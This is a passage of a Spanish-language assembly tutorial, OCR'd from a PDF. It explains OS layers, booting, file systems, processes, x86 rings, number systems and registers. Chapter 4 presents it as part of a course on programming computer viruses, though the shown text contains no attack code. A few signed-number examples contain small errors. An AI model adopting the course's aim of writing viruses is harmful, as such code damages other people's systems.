- Protección: Ha de garantizarse en este nivel que existe protección entre los usuarios del sistema, y que la información ha de ser confidencial, asegurándose de que unos trabajos no interfieran con otros, impidiendo que unos programas puedan acceder a los recursos de otros.

2.3.- Nivel API

Consiste en una serie de servicios que los programas pueden solicitar, complementando los que el hardware proporciona. Si sólo contásemos con lo que nos da el hardware como servicios, al programar tendríamos por ejemplo que abrir ficheros localizándolos físicamente en el disco duro; con esta API, se nos pueden proporcionar funciones software que nos liberen de esta tarea y nos faciliten las cosas convirtiendo una lectura de un sector del disco duro en algo tan sencillo como "abrir fichero X" y "leer fichero X", abstrayendo el cúmulo de datos existente en el HD en estas estructuras llamadas ficheros en lugar de acceder a ellos diréctamente. Así, tenemos estas cuatro clases de servicios:

- Ejecución de programas: Se proporcionan funciones para lanzar la ejecución de un programa así como para pararla o abortarla, junto con otros que sirvan para conocer y modificar las condiciones de ejecución de los programas, para comunicar y sincronizar unos programas con otros. Como ejemplos tenemos funciones en sistemas operativos Unix como exec (ejecutar un programa) o fork (reproducir el proceso actual en otro espacio virtual), o en otros como Windows, algunos como CreateProcess (crear proceso, indicando qué ejecutar para él).

- Operaciones de E/S: Proveen de operaciones de lectura, escritura y modificación del estado de los periféricos; la programación de estas operaciones de E/S es compleja y depende del hardware en particular utilizado, ofreciéndose con estos servicios un nivel alto de abstracción para que el programador de aplicaciones no haya de preocuparse de estos detalles. Los servicios dados por una tarjeta gráfica gracias a su driver, por ejemplo, tendrían como objetivo ocultar la complejidad del hardware específico de esta tarjeta haciendo que el programador sólo tenga que escribir sus rutinas una vez, y según la implementación particular del driver con los servicios comunes, éste solucione la forma de transformar lo programado en algo físico (la imagen en pantalla).

- Operaciones sobre ficheros: Ofrecen un nivel mayor en abstracción que las operaciones de E/S, orientadas en este caso a ficheros y por lo tanto a operaciones como la creación, borrado, renombrado, apertura, escritura y lectura de ficheros, llevadas a cabo con funciones como en Windows serían CreateFile, OpenFile o CloseFile, o en sistemas Posix (Unix, Linux...) funciones como open(), readdir(), close(), etc.

- Detección y tratamiento de errores: Se trata de la parte en que se controlan los posibles errores que puedan detectarse.

2.4.- Nivel de Shell

Se trata de la parte del sistema que se encarga de atender y llevar a cabo las peticiones de los usuarios del computador, proporcionando una serie de funciones básicas que el usuario pueda llevar a cabo. El nivel de

abstracción es mayor que la API, y permite que por ejemplo al borrar un fichero el usuario tenga simplemente que ejecutar *"del fichero"* en un sistema Dos, o *"rm fichero"* en un Posix (Unix, Linux..) en lugar de tener que programar un ejecutable que borre ese fichero llamando a funciones de la API.

El shell es el **interfaz** con el que interactuamos normalmente, que intenta crear un entorno acogedor para el usuario, intuitivo; uno de los objetivos que se necesitan obtener, es que se facilite el trabajo a los usuarios novatos pero que al tiempo esto no destruya la productividad de los usuarios más avanzados. Tenemos entonces shells de tipo alfanumérico (modo terminal en Unix, o la clásica ventana Ms-Dos en Windows) donde el modo de trabajo se basa en líneas de texto dadas como instrucciones al sistema, y de tipo gráfico (X-Windows en Unix, entorno gráfico de Windows)

Sea cual sea la forma de presentación, alfanumérica o gráfica, el shell debería de cumplir estas funciones:

- Manipulación de archivos y directorios: La interfaz ha de proporcionar operaciones para crear, borrar, renombrer y procesar archivos y directorios.

- Ejecución de programas: El shell o interfaz ha de proporcionar mecanismos para que desde él se puedan ejecutar programas.

- Herramientas para el desarrollo de aplicaciones: Debe poseer utilidades como compiladores para que el usuario pueda construir sus propias aplicaciones.

- Comunicación con otros sistemas: Han de existir herramientas básicas para acceder a recursos localizados en otros sistemas, como puedan ser telnet o ftp.

- Información de estado del sistema: Utilidades que permitan consultar y/o cambiar cosas como la fecha, hora, número de usuarios conectados al sistema, cantidad de disco y de memoria disponible.

- Configuración: El interfaz ha de ser configurable en su modo de operación según las preferencias del usuario (por ejemplo, formato de fechas y lenguaje).


- Seguridad: En sistemas multiusuario (Unix, Windows NT), la interfaz ha de controlar el acceso de usuarios al sistema para mantener su seguridad.

2.5.- Arranque del computador

Cuando encendemos el ordenador, podríamos decir que está "desnudo"; el sistema operativo no se ha cargado aún y se encuentra inutilizable para el usuario. Así pues, se realizarán una serie de operaciones antes de darnos el control sobre él.

Primero, se ejecutará el **iniciador ROM**; en esta memoria se encuentra un programa de arranque siempre disponible (la ROM no puede sobreescribirse) que va a realizar una comprobación del sistema averiguando cosas como la cantidad de memoria disponible y los periféricos instalados, se asegurará de que funcionan mediante un test, y cargará en memoria el programa de carga del sistema operativo, dando después el control a este programa (para dar independencia, suele hacerse que el iniciador ROM sea independiente del sistema operativo instalado).

Si hablamos de arranque desde un disco duro, la ROM cargará en memoria lo que conocemos como **MBR o Master Boot Record**. Esto, es un sector del disco duro (el primer sector físicamente) de 512 bytes que contiene la tabla de particiones del disco duro. En esta tabla se indicará como se encuentra dividido el HD (podríamos tener por ejemplo un disco duro dividido en una partición de 4 Gb y otra de 2Gb, por cualquiera que fuese el motivo). Además, se va a indicar qué partición es la que contiene el sistema operativo activo que se desea arrancar. Así pues, el programa que hay dentro de la MBR lo que va a hacer es según el contenido de la tabla de particiones (dentro de esta MBR) cargar el "sector boot", programa de carga del sistema operativo, correspondiente al que se desea arrancar. A veces sin embargo queremos tener más de un sistema operativo instalado, como pueda ser la típica combinación Windows/Linux. En esta ocasión, se utilizan programas más complejos, "gestores de arranque", con los que el usuario puede decidir si quiere arrancar uno u otro.



El programa de la MBR (sólo en discos duros, puesto que en un diskette no existe), pasará el control al **sector boot o programa de carga** del sistema operativo (que ocupa un sector del disco duro, 512 bytes, aunque servirá sencillamente para arrancar el resto). Una vez cargados los componentes se pasa a la fase de inicialización del sistema operativo, lo cual incluye:

- Test del sistema: Completa el test realizado por el iniciador ROM, comprobando también que el sistema de ficheros se encuentra en un estado coherente revisando los directorios.

- Establecimiento de estructuras de información propias del SO, como los sistemas de gestión de procesos, memoria y E/S.

- Carga en memoria principal de las partes del SO que hayan de encontrarse siempre en memoria (SO residente).

- Creación de un proceso de inicio o login por cada terminal definido en el sistema así como una serie de *procesos auxiliares y programas residentes en memoria*; el proceso de login comprobará que el usuario puede acceder al sistema pidiéndole que se identifique mediante su nombre y clave, aunque esto puede no existir en sistemas Windows.

2.6.- Servidor de ficheros

2.6.1.- Estructura de ficheros

Los datos en un disco duro serían un caos sin una estructura capaz de organizarlos y presentarlos de forma coherente. ¿Cómo podemos saber que el sector físico 1537 del disco duro pertenece al fichero que buscamos y en qué zonas se encuentra este repartido?. Para ello, en toda partición existe una estructura (llamada **FAT** o File Allocation Table, Tabla de Localización de Ficheros, en sistemas Ms-Dos y Windows, o la estructura de **i-nodes** en sistemas UNIX) dedicada a esta labor. En ella, se va a mantener un registro de los ficheros que pertenecen a la partición y dónde se encuentran físicamente.

Así, mientras nosotros hacemos referencia a un concepto abstracto como sería "el fichero c:\documentos\datos.txt", cuando accedamos a él nuestro sistema operativo traducirá esto junto con la FAT a "los datos que se almacenan en los sectores (x1, x2,... xn) del disco duro y que juntos forman una unidad de tamaño Z. En la tabla se indicarán además, otros datos, como puedan ser los atributos del fichero (sólo lectura, oculto, o los permisos de usuario en UNIX), fechas de creación y última modificación, tamaño, etc.

Sin embargo, sabemos que en el disco duro no encontramos todos los ficheros juntos sino que hay una división jerárquica en directorios (me niego a utilizar la palabra "carpetas") y que los ficheros están relacionados con esos directorios perteneciendo a algunos en particular. En realidad y aunque la implementación varíe según el sistema operativo, esto es una falsa sensación; un directorio puede ser un fichero que contenga una serie de nombres, que serán referencia a otros archivos o a otros directorios. Así, habría un directorio raiz (el c:\, d:\, etc, o un /) que contendría toda una serie de ficheros, de los cuales algunos serán directorios. Estos directorios a su vez, serán ficheros que funcionan como almacenes de nombres, de los ficheros que contienen y los directorios que cuelgan de él.

2.6.2.- Acceso a ficheros

Cuando deseamos acceder a los contenidos de los ficheros tenemos dos maneras:

- Uso de punteros: Al abrir un archivo para lectura/escritura, el puntero de acceso se dirigirá al inicio del fichero. Así, si leemos o escribimos en él, la operación se realizará sobre su primer byte. Si modificamos el puntero para que apunte a la dirección 800 del archivo, escribiremos o leeremos sobre ella; este, es el método clásico de leer y modificar datos contenidos en un soporte físico.

- Mapeado en memoria: Bajo varias denominaciones (*mapeado en memoria, Memory File Mapping, proyección de ficheros en memoria*) se esconde un método muchísimo más cómodo que el de punteros y que en Windows 95 supone uno de los grandes avances de cara a la programación (aunque avance entre comillas dado que el sistema lleva años funcionando bajo sistemas UNIX). Utilizando las ventajas de la memoria virtual, se marcan una serie de páginas de memoria abarcando el tamaño del archivo de forma que apuntan a las partes del disco duro donde éste se halla. El programador escribirá o leerá diréctamente de estas zonas de memoria como si lo hiciera del fichero; cuando los datos solicitados no se encuentren en memoria (lo cual sucede siempre que se accede a una zona del archivo por primera vez) se generará un fallo de página y estos serán cargados desde el disco duro, modificándose o leyéndose aquello que haya sido solicitado por el programa. Cuando el fichero se cierra, se guardarán los cambios realizados en memoria.

Es evidente que el método de acceso mediante mapeado en memoria es mucho más cómodo dado que no hay que llamar a funciones que cambien el puntero de lugar, funciones que escriban y funciones que lean, sino que basta con escribir y leer en una zona de memoria accediendo diréctamente a todos los contenidos del fichero.

2.6.3.- Acceso a directorios

Las funciones para leer de un directorio varían según el sistema operativo; hay que reconocer aquí que a bajo nivel (ensamblador) las funciones de las que están dotados los sistemas Windows son bastante más sencillas que las de un Linux:

- Sistema tipo-Windows: Leer datos de un directorio es tan sencillo como usar las funciones **FindFirst** y **FindNext** que proporcionan los primeros y siguientes archivos coincidentes con el patrón dado por el usuario. Podríamos por ejemplo indicar que queremos buscar "*.exe" (todos los ficheros con extensión exe), y con la primera llamada a FindFirst y las siguientes iríamos obteniéndolos todos.

- Sistema tipo-Linux: Tenemos una estructura interna llamada **Dirent**, entrada de directorio, a la que accederemos mediante la función ***ReadDir***. El problema de esta función es la mala documentación presente a este respecto, lo que hace algo más difícil su manejo (readdir hace una lectura secuencial de cada entrada del directorio, sea esta fichero, directorio, etc). Personalmente, para poder utilizarla tuve que echarle un vistazo al código fuente de Linux para ver cómo funcionaba realmente esta estructura Dirent de cara a la programación en ensamblador.

2.7.- Procesos

2.7.1.- Concepto de un proceso

Podemos definir un proceso como un programa en ejecución; el objetivo de un sistema operativo es al fin y al cabo crear, ejecutar y destruir procesos de acuerdo a los deseos de los usuarios, por tanto es este un concepto fundamental en el estudio de los SSOO; podemos definir entonces proceso también como la unidad de procesamiento gestionada por el SO.

En cada procesador van a mantenerse una serie de estructuras de información que permitan identificar sus características y los recursos que tiene asignados. Una buena parte de ellas van a estar en el Bloque de Control de Proceso o BCP, que contiene (en el ejemplo tipo UNIX) información como la siguiente:

- Identificador de proceso: Se trata del ***pid***, un número único que etiqueta al proceso para no ser confundido con ningún otro (también se va a almacenar el pid del proceso padre, es decir, del que creo a éste).

- Identificador de usuario: Conocido también como ***uid***, identifica de forma inequívoca al usuario que inició el proceso.

- Estado de los registros: Situación actual de los registros del procesador (útil en la multitarea puesto que al volver a la ejecución de un proceso que se había dejado de atender, han de reponerse estos registros para seguir sin problemas).

- Descriptores: De ficheros abiertos indicando los que está manejando el fichero, de segmentos de memoria asignados y de puertos de comunicación abiertos.

Podemos resumir por tanto un proceso como un conjunto que abarca por un lado los segmentos de memoria en los que residen código y datos del proceso (imagen de memoria o core image), por otro lado el contenido de los registros del modelo de programación y finalmente el BCP ya mencionado.

2.7.2.- Jerarquía de procesos

Existe un proceso de inicio original a partir del cual se crean los demás; podríamos entonces describir el listado de procesos como un árbol en el que un proceso originario da lugar a otros que a su vez crean más. Cuando un proceso A solicita que al sistema operativo la creación de otro proceso B, se dirá entonces que A es padre del proceso B, y que B es hijo del A (y el padre podrá si lo desea matar a su proceso hijo).

2.7.3.- Multitarea

Dependiendo de las tareas y usuarios simultáneos, los sistemas operativos pueden ser:

- Monotarea: También monoproceso, ya que sólo permiten que haya un proceso en cada momento. Un ejemplo típico de esto sería Ms-Dos.

- Multitarea: O multiproceso, permitiendo que existan varios procesos activos al mismo tiempo, encargándose el sistema operativo de repartir el tiempo de procesador entre ellos.

- Monousuario: Sólo un usario puede ser soportado a la vez, pudiendo no obstante ser mono o multiproceso.

- Multiusuario: En ellos, el sistema operativo soporta varios usuarios a la vez en distintos terminales; un sistema así, es obligatoriamente multitarea.

La multitarea, se basa en el hecho de que en todo proceso que ejecutemos siempre van a haber espacios en los que el microprocesador no tiene nada que hacer; así, cuando se esté esperando una operación de lectura del disco duro el procesador no estará haciendo nada útil con lo que su tiempo puede ser utilizado para otras tareas. Así pues, tenemos un modelo más eficiente para la multitarea que simplemente asignar un trozo de tiempo a cada proceso; podemos adaptarnos a su funcionamiento usando sus tiempos de uso de la E/S en ejecutar otros procesos.

2.7.4.- Ejecución de un programa y formación de un proceso

Un fichero ejecutable va normalmente a mantener una estructura que va a incluir las siguientes partes:

- Cabecera: Contiene información acerca del ejecutable, como el estado inicial de los registros, descripciones con tamaño y localización de código y datos en el archivo, lugar de inicio de la ejecución del programa, etc.

- Código: Aquello que al ejecutar el proceso va a ser ejecutado por el sistema operativo; habrá un punto de comienzo o entry point que es donde se empieza a ejecutar.

- Datos: Existen de dos tipos; los datos inicializados por un lado van a ocupar espacio en disco, se trata de datos que poseen valor desde un principio. Los datos sin inicializar no ocupan espacio en el fichero, sino que va a reservárseles una porción de memoria para que el programa pueda utilizarlos (serán inicializados desde el propio código).

- Tabla de importaciones: Hará referencia a aquellas funciones que el ejecutable necesita de las librerías del sistema operativo. El motivo de no incluir estas funciones en el propio código es sencillo; si hay 100 ejecutables que usan la misma función es mucho más eficiente cargar la librería que las contiene cuando uno de ellos es ejecutado que almacenar el código de esta función en el código de cada ejecutable. En este caso habremos usado 100 veces menos espacio, puesto que la librería sólo tiene que estar en el disco duro una vez para que pueda ser utilizada por los ejecutables.

Así pues, cuando se inicie un proceso el sistema operativo asignará un espacio de memoria para albergarlo, seleccionará un BCP libre de la tabla de procesos rellenándolo con el *pid* y *uid*, descripción de memoria asignada y demás, y finalmente cargará en el segmento de código en memoria el código y las rutinas necesarias de sistema, y los datos en el segmento de datos contenido en el fichero, comenzando a ejecutar en su punto inicial. Además, el proceso recién iniciado tendrá una serie de variables propias que se pasan al proceso en el momento de su creación como puedan ser en UNIX algunas como **PATH**, **TERM** o **HOME**, además de los parámetros diréctamente pasados *a través del shell*.

2.8.- Seguridad

Existen dos grandes mecanismos para proteger la información y evitar el acceso por parte de usuarios a recursos para los que no han sido habilitados. Podríamos dividirlos en dos tipos; por un lado los que se llevan a cabo por parte del procesador, y por otro los que dependen del sistema operativo.

2.8.1.- Rings del procesador

En un microprocesador como el 80x86, es decir, el PC común, existen cuatro modos diferentes de ejecución o rings, de los que sólo se utilizan dos (el 0 y el 3). El **ring0** es el modo privilegiado de ejecución, mientras que el **ring3** es el modo de usuario. Cuando el procesador se ejecuta en modo supervisor o ring0, puede acceder a la zona del kernel, escribir sobre ella si la desea, controlar cualquier proceso... sin embargo en ring3 o modo usuario hay una gran cantidad de limitaciones que evitan que se pueda acceder a zonas no permitidas del sistema.

Por ejemplo, un micro ejecutándose en modo usuario no podrá modificar en memoria el código base del sistema operativo ni realizar varias operaciones prohibidas, como acceder diréctamente a los periféricos (este modo es en el que normalmente estamos ejecutando). Cuando queramos realizar una lectura del disco duro entonces lo que haremos será llamar a una interrupción pidiendo ese servicio. ¿Qué hará entonces el sistema operativo?. Dará control a la zona del kernel dedicada a tratar esa interrupción (y por tanto en esta ocasión de leer del disco duro), pasando a modo supervisor para que se pueda realizar su función. Al terminar el procesamiento de la interrupción, el micro volverá al estado de usuario y continuará ejecutando el programa; se trata de un método infalible si está bien implementado, para que el usuario del ordenador jamás pueda ser supervisor excepto en aquellas ocasiones que el sistema operativo lo permita.

2.8.2.- Protección de usuarios y ficheros

Algunos sistemas operativos permiten el acceso a distintos usuarios mediante un mecanismo llamado autenticación, que se puede basar en cosas que conoce el usuario (preguntar por un password, por ejemplo) o mediante técnicas más complejas como tarjetas de identificación o biometría (reconocimiento de una característica física del usuario como su huella dactilar, pupila, etc).

Este sistema adquiere mucha potencia cuando se suma a un sistema fuerte de protección de ficheros; en los sistemas UNIX, cada fichero tiene un dueño y una serie de permisos de acceso que consisten en 9 bits: **"rwx rwx rwx"**. El primer bloque de tres bits se refiere al usuario que es dueño del fichero (r es read, lectura, w es write, escritura, y x es exec, ejecución), el segundo bloque al grupo de usuarios al que pertenece el dueño del

fichero y el tercero al resto del mundo. Así, supongamos este fichero:

datos.txt: < rw- r-- --- > *Usuario:* Tifaret, *Grupo:* Arcontes

El archivo datos.txt pertenecería entonces al usuario Tifaret, el cual tendrá derechos de lectura y escritura sobre él. Todos aquellos usuarios pertenecientes a su mismo grupo de usuarios (Arcontes), tendrán permiso de lectura. Finalmente, el resto de usuarios del sistema no podrá acceder a este fichero.

Diferente es cuando estos permisos se aplican sobre un directorio; en este caso siguen habiendo nueve bits pertenecientes a usuario, grupo y resto de usuarios, pero la **r** especifica que el directorio se puede leer (hacer un listado de sus contenidos), la **w** que se puede añadir o borrar ficheros en él, y la **x** que se puede atravesar para acceder a ficheros alojados a partir de él.

Capítulo

3

Sistemas de Numeración

El sistema decimal no tiene porqué ser el mejor; es sencillamente al que estamos acostumbrados. Para programar en ensamblador habrá que trabar amistad con otros dos sistemas, o al menos conocerlos algo por encima. Esos sistemas, son el binario y el hexadecimal.

3.1.- Sistema binario

Mientras que el sistema decimal utiliza diez cifras, los números del 0 al 9, para representar la información, el sistema binario sólo va a tener dos cifras; así, los únicos signos con los que escribiremos en binario serán el 0 y el 1. Así, un número perféctamente válido en binario sería el "100110".

Ahora, ¿cómo traducimos de binario a decimal y a la inversa? Un número como 100110 es muy bonito pero nos expresa más bien pocas cosas. Sí, podemos decir que si a cada una de estas cifras le pusiéramos una etiqueta, el 0 podría significar falso y el 1 verdadero; esta es una de las grandes utilidades del sistema binario, cada cifra puede servirnos para almacenar información en el sentido de si algo es cierto o no.

Pero pasemos a traducirlo, y primero para ello vamos a ver el sentido de la numeración decimal. Pongamos el número 3741 y preguntémonos cómo hemos obtenido su valor; está claro, 3741 es lo mismo que 3x1000 + 7x100 + 4x10 + 1x1. Cada vez que nos desplazamos en una posición a la izquierda, se añade un cero a la derecha del uno inicial que no afecta en su valor a la última cifra (igualmente, 752 sería 7x100 + 5x10 + 2x1).

Ahora veamos el binario; como tiene dos cifras en lugar de las diez del decimal, es de suponer que el primer dígito, el más a la derecha, valdrá su valor multiplicado por 1 (2 elevado a cero, tal y como en el decimal era 10 elevado a cero). El siguiente dígito será 2 elevado a uno, es decir, 2. Y así irán valiendo 2, 2x2, 2x2x2, etc. Más sencillo, con algunos ejemplos:

1011: Su valor será de 1x8 + 0x4 + 1x2 + 1x1 = 8+2+1 = 11 decimal.

1100: 1x8 + 1x4 + 0x2 + 0x1 = 8 + 4 = 12 decimal.

11010111: 1x128 + 1x64 + 0x32 + 1x16 + 0x8 + 1x4 + 1x2 + 1x1 = 128 + 64 + 16 + 4 + 2 + 1 = 215 decimal.

Como es sencillo observar, mientras que el número más a la derecha (o bit menos significativo si lo empezamos a aplicar a la informática) vale 1, cada vez que nos desplazamos a la izquierda el valor de esa cifra es el doble del anterior; así, el segundo bit menos significativo valdrá 2 si la cifra es "1", el siguiente 4, y así 8, 16, 32, 64, 128, 256, 512, 1024, 2048, 4096, 8192, 16384, 32768, 65536...

3.2.- Sistema hexadecimal

Acabamos de ver un sistema numérico con muchos menos símbolos de lo habitual (¡ tan sólo el 0 y el 1 !). Ahora toca hacer al contrario; el sistema hexadecimal tiene nada menos que 16 símbolos. Estos, se representarán mediante los números del 0 al 9, y las letras de la A a la F. Así, el 10 decimal será la A hexadecimal, y el F hexadecimal un 15.

El sistema para traducir de hexadecimal a decimal será del mismo estilo que lo que hacíamos antes; la cifra más a la derecha del número será multiplicada por 16 elevado a 0 (o sea, por uno), la siguiente por 16, la siguiente por 16x16, etc. Nada, no obstante, como una buena calculadora:

E07F: Equivaldrá a 14x4096 + 0x256 + 7x16 + 15 = 57344 + 112 + 15 = 57471 decimal.

Una curiosa coincidencia entre los sistemas hexadecimal y binario, y que hace fácil la traducción entre ambos, es que cada dos cifras hexadecimales corresponden exáctamente a un byte (ocho bits) de información binaria, haciendo la traducción entre ambos sistemas casi automática. Hagamos una pequeña tabla:

Binario	Hexadecimal
0001	1
0010	2
0011	3
0100	4
0101	5
0110	6
0111	7
1000	8
1001	9
1010	A
1011	B
1100	C
1101	D
1110	E
1111	F

Con esto en cuenta (alguno se habrá dado cuenta de cómo avanzan los números en binario viendo esta tabla), se puede hacer una traducción casi automática entre ambos sistemas. En el ejemplo anterior:

E07F -> 1110 0000 0111 1111

Por ello vamos a usar bastante estos sistemas, y de hecho el hexadecimal se va a utilizar habitualmente al hacer referencia a posiciones de memoria o valores; por ejemplo un registro de 32 bits se puede representar con un dígito hexadecimal de 8 cifras. La clave reside en que sabemos que ningún número de 8 cifras hexadecimales ocupa más de 32 bits, lo cual hace muy compacto este método de representación.

A continuación, algún otro ejemplo de traducción:

0ABCDh -> **1010**1011**1100**1101b (usaremos a menudo una h o una b al final del número para destacar que son números hexadecimales o binarios; es bueno acostumbrarse a esta forma de representarlos o en caso del hexadecimal también a 0xABCD, puesto que son las formas más comunes en que un ensamblador que usemos para programar va a identificar que nos estamos refiriendo a valores en estos sistemas de numeración).

11011110**1010**1101b -> **0DEADh**

00010011**0011**0111b -> **01337h**

3.3.- Signo/Magnitud

Con los números binarios tenemos un problema: no sabemos representar números negativos. Así pues, se han ideado una serie de sistemas que pretenden solucionar este problema, el más sencillo de los cuales es el signo/magnitud.

En este sistema, la primera cifra del número hará de **signo -**. Entonces, un byte nos permitirá, haciendo el bit más significativo (el que está más a la izquierda) el signo negativo o positivo, tendremos un rango que irá de -127 a 127 (sin signo iría de 0 a 255), teniendo dos representaciones para el 0 (00000000 y 100000000). Tomaremos entonces, como signo - el 1. Así, será tan sencillo como en los siguientes ejemplos:

01101010b -> 106 decimal

10000010b -> -2 decimal

00000010b -> 2 decimal

10000111b -> -7 decimal

100000000b, 0000000b -> 0 decimal

El problema de esta representación, reside en que no se pueden realizar restas con facilidad; no voy a pararme a explicar cómo se resta en binario - se deduce de todas formas fácilmente de la resta decimal -, pero simplemente decir que no se realiza de forma coherente con este sistema.

3.4.- Complemento a 1

Un sistema mejorado para la representación de números negativos (aunque ya veremos como todo esto va haciendo más compleja su interpretación) es el complemento a 1. En ella lo que se hace básicamente es, para representar el negativo de un número, el -X, invertir absolutamente todos los bits que lo forman (excepto el primero, que como en Signo/Magnitud será 1 para el negativo y 0 para el positivo).

Ejemplos de esta representación:

01101010b -> 106 decimal

11111110b -> -1 decimal (si comparamos con el signo/magnitud, este sería 10000001, es decir, que lo que hemos hecho es darle la vuelta a las 7 últimas cifras del número).

11111000b -> -7 decimal

3.5.- Complemento a 2

El algoritmo de representación binaria de complemento a 2, consiste en una mejora del complemento a 1. Se representará el negativo de un número, ese -X, invirtiendo todos los bits que lo forman excepto el primero que marca signo, y en caso de hacerlo de positivo a negativo, sumándole 1 (restando 1 en otro caso). El porqué de esta representación es sencillo y tiene que ver con los motivos que nos llevan a rechazar los dos anteriores como menos válidos; este es el único sistema en el que si se suman un número y su opuesto se obtiene 0, lo cual le da gran consistencia aritmética.

En el caso de complemento a 1, si sumásemos 11111110b (-1) y 00000001b (1), el resultado es 11111111b y no 00000000b (podríamos considerar todo 1s como otra forma del 0, pero tener dos representaciones del 0 sigue siendo aritméticamente un problema). Sin embargo, en complemento a 2, si sumamos 11111111b (-1) y 00000001b (1), el resultado es 00000000b, lo que buscábamos.

Algunos ejemplos de representación:

11111101b -> -3 decimal

11111110b -> -2 decimal

00000011b -> 3 decimal

01111111b -> 127 decimal

3.6.- Representación práctica

Este último punto, tan sólo pretende destacar las formas en las que se suelen representar los números hexadecimales y binarios; alguna de estas notaciones la he utilizado ya más atrás, pero no está mal recapitular y dejar las cosas claras:

- Notación binaria (común): Los números binarios incluídos dentro de código ensamblador se representan con una "b" al final del bloque de 0's y 1's.

- Notación hexadecimal (común): La más común, sólo tiene dos reglas: la primera, que ha de añadirse una "h" al final del número para distinguir que es hexadecimal. En segundo lugar, si la primera cifra es una letra (por ejemplo, ABCDh), se ha de incluir un 0 al principio (lo cual indica que se trata de un valor numérico al compilador; la forma correcta pues sería escribir **0ABCDh**).

- Notación hexadecimal (alternativa): Es la que nos encontramos en el formato AT&T (programas como el GNU Assembler, los desensamblados de GDB, etc), por lo que la veremos menos (NASM, el ensamblador para Linux, permite esta notación y la común de Intel). En esta notación no se escribe una h al final del número sino que simplemente se hace que empiece por "0x". Así, el 0ABCDh del anterior formato se escribiría como **0xABCD**, a secas.

Capítulo

4

Ensamblador I: Conceptos Básicos

Este, es el capítulo más largo probablemente del curso de programación de virus. Programar en ensamblador no es fácil, pero cuando se le coge el tranquillo es extremadamente gratificante; estás hablando diréctamente con la máquina, y aquello que le pides, ella lo hace. El control, es absoluto... nada mejor pues, a la hora de programar virus o cualquier tipo de aplicación crítica.

4.1.- Algunos conceptos previos

4.1.1.- Procesadores CISC/RISC

Según el tipo de juego de instrucciones que utilicen, podemos clasificar los microprocesadores en dos tipos distintos:

- RISC: Aquellos que utilizan un juego reducido de instrucciones. Un ejemplo de ello sería el ensamblador del Motorola 88110, que carece por ejemplo de más saltos condicionales que "salta si este bit es 1" y "salta si este bit es 0". Por un lado se obtiene la ventaja de que en cierto modo uno se fabrica las cosas desde un nivel más profundo, pero a veces llega a hacer la programación excesivamente compleja.

- CISC: Son los que usan un juego de instrucciones ampliado, incluyéndose en esta clasificación el lenguaje ensamblador de los 80x86 (el PC común de Intel, AMD, Cyrix...). Para el ejemplo usado antes, en el asm de Intel tenemos 16 tipos distintos de salto que abstraen el contenido del registro de flags y permiten comparaciones como mayor que, mayor o igual que, igual, menor, etc.

4.1.2.- Little Endian vs Big Endian

Existen dos formas de almacenar datos en memoria, llamados Little Endian y Big Endian. En el caso de los **Big Endian**, se almacenan tal cual; es decir, si yo guardo en una posición de memoria el valor 12345678h, el aspecto byte a byte de esa zona de memoria será **??,12h,34h,56h,78h,??**


El caso de un **Little Endian** - y el PC de sobremesa es Little Endian, por cierto -, es distinto. Byte a byte, los valores son almacenados "al revés", el menos significativo primero y el más significativo despuñes. Normalmente no nos va a afectar puesto que las instrucciones hacen por si mismas la conversión, pero sí hay que tenerlo en cuenta si por ejemplo queremos acceder a un byte en particular de un valor que hemos guardado como un valor de 32 bits (como sería el caso de 12345678h). En ese caso, en memoria byte a byte

quedaría ordenado como **??,78h,56h,34h,12h,??.**


4.2.- Juego de registros de los 80x86

En las arquitecturas tipo 80x86 (esto es, tanto Intel como AMD o Cyrix, que comparten la mayoría de sus características en cuanto a registros e instrucciones en ensamblador), tenemos una serie de registros comunes; con algunos de ellos podremos realizar operaciones aritméticas, movimientos a y desde memoria, etc etc. Estos registros son:


EAX: Normalmente se le llama "acumulador" puesto que es en él donde se sitúan los resultados de operaciones que luego veremos como DIV y MUL. Su tamaño, como todos los que vamos a ver, es de 32 bits. Puede dividirse en dos sub-registros de 16 bits, uno de los cuales (el menos significativo, o sea, el de la derecha) se puede acceder directamente como AX. A su vez, AX podemos dividirlo en dos sub-sub-registros de 8 bits, AH y AL:




EBX: Aquí sucede lo mismo que con EAX; su división incluye subregistros BX (16 bits), BH y BL (8 bits).




ECX: Aunque este registro es como los anteriores (con divisiones CX, CH y CL), tiene una función especial que es la de servir de contador en bucles y operaciones con cadenas.



EDX: Podemos dividir este cuarto registro "genérico" en DX, DH y DL; además, tiene la característica de que es aquí donde se va a guardar parte de los resultados de algunas operaciones de multiplicación y división (junto con EAX). Se le llama "puntero de E/S", dada su implicación también en acceso directo a puertos.

